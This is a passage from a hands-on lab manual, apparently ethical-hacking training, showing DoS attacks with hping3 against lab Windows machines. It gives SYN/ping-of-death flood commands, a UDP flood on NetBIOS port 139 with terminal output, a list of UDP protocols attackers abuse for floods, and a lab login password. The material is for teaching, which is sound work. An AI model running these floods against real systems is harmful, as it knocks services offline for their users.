
21. **hping3** floods the victim machine by sending bulk packets, and thereby overloading the victim's resources.
22. Click **Windows 11** to switch to the **Windows 11** machine.
23. Click **Search** icon () on the **Desktop**. Type **wireshark** in the search field, the **Wireshark** appears in the results, click **Open** to launch it.



24. **The Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.



25. Observe the large number of packets captured by **Wireshark**.



26. You can observe the degradation in the performance of the system.

The results might differ when you perform the task.

27. Click **Parrot Security** to switch to the **Parrot Security** machine. In the **Terminal** window, press **Ctrl+C** to terminate the PoD attack using hping3.

The screenshot shows a terminal window titled "hping3 -d 65538 -S -p 21 --flood 10.10.1.11 - Parrot Terminal". The terminal output indicates a successful flood attack on port 21 of the target IP 10.10.1.11. The user has pressed Ctrl-C to stop the attack. The terminal window is part of a desktop environment with a dark background and various icons.

```
[root@parrot]~[~]
└→ #hping3 -d 65538 -S -p 21 --flood 10.10.1.11
HPING 10.10.1.11 (eth0 10.10.1.11): S set, 40 headers + 2 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.1.11 hping statistic ---
32867124 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[root@parrot]~[~]
└→ #
```

28. Now, we shall perform a UDP application layer flood attack on the **Windows Server 2019** machine using NetBIOS port 139. To do so, first, determine whether NetBIOS port 139 is open or not.
29. In the terminal window, type **nmap -p 139 (Target IP Address)** (here, the target IP address is **10.10.1.19 [Windows Server 2019]**) and press **Enter**.

Here, we will use NetBIOS port 139 to perform a UDP application layer flood attack.

```
[attacker@parrot]~$ nmap -p 139 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-13 09:26 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0021s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
[attacker@parrot]~$
```

30. Now, type **hping3 -2 -p 139 --flood (Target IP Address)** (here, the target IP address is **10.10.1.19 [Windows Server 2019]**) and press **Enter**.

-2: specifies the UDP mode; **-p:** specifies the destination port; and **--flood:** sends a huge number of packets.


The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title is "hping3 -2 -p139 --flood 10.10.1.19 - Parrot Terminal". The terminal content includes:

```
[root@parrot]~[~/home/attacker]
└─#nmap -p 139 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-13 09:28 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0013s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
MAC Address: 02:15:5D:24:2F:DD (Unknown)


Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
[root@parrot]~[~/home/attacker]
└─#hping3 -2 -p 139 --flood 10.10.1.19
HPING 10.10.1.19 (eth0 10.10.1.19): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

31. Click **Windows Server 2019** to switch to the **Windows Server 2019** machine, click **Ctrl+Alt+Delete** to activate the machine. By default, **Administrator** account is selected, click **Pa\$\$w0rd** to enter the password and press **Enter** to log in.




32. In the **Type here to search** field on the **Desktop**, type **wireshark** in the search field, the **Wireshark** appears in the results, click **Wireshark** to launch it.

You might experience degradation in the **Window Server 2019** machine's performance.




33. **The Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet 2**) to start capturing the network traffic.

The network interface might differ when you perform the task.



34. **Wireshark** displays the network's flow of traffic. Here, observe the huge number of **UDP** packets coming from the **Source** IP address **10.10.1.13** via port **139**.



35. Click **Parrot Security** to switch to the **Parrot Security** machine. In the **Terminal** window, press **Ctrl+C** to terminate the DoS attack.

Here, we have used NetBIOS port 139 to perform a UDP application layer flood attack. Similarly, you can employ other application layer protocols to perform a UDP application layer flood attack on a target network.

Some of the UDP based application layer protocols that attackers can employ to flood target networks include:

- o **CharGEN** (Port 19)
- o **SNMPv2** (Port 161)
- o **QOTD** (Port 17)
- o **RPC** (Port 135)
- o **SSDP** (Port 1900)
- o **CLDAP** (Port 389)
- o **TFTP** (Port 69)

- **NetBIOS** (Port 137,138,139)
- **NTP** (Port 123)
- **Quake Network Protocol** (Port 26000)
- **VoIP** (Port 5060)

The screenshot shows a terminal window titled "hping3-2 -p139 --flood 10.10.1.19 - Parrot Terminal". The terminal displays the following session:

```

Applications Places System hping3-2 -p139 --flood 10.10.1.19 - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[~/home/attacker]
└─# nmap -p 139 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-13 09:28 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0013s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
MAC Address: 02:15:5D:24:2F:DD (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
[root@parrot]~[~/home/attacker]
└─# hping3 -2 -p 139 --flood 10.10.1.19
HPING 10.10.1.19 (eth0 10.10.1.19): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.1.19 hping statistic ---
934443 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[root@parrot]~[~/home/attacker]
└─#

```

The terminal window has a dark theme with green text output. The title bar shows the command run: "hping3-2 -p139 --flood 10.10.1.19". The status bar at the bottom also displays this command.

36. This concludes the demonstration of how to perform DoS attacks (SYN flooding, PoD attacks, and UDP Application Layer Flood Attacks) on a target host using hping3.
37. Close all open windows and document all the acquired information.

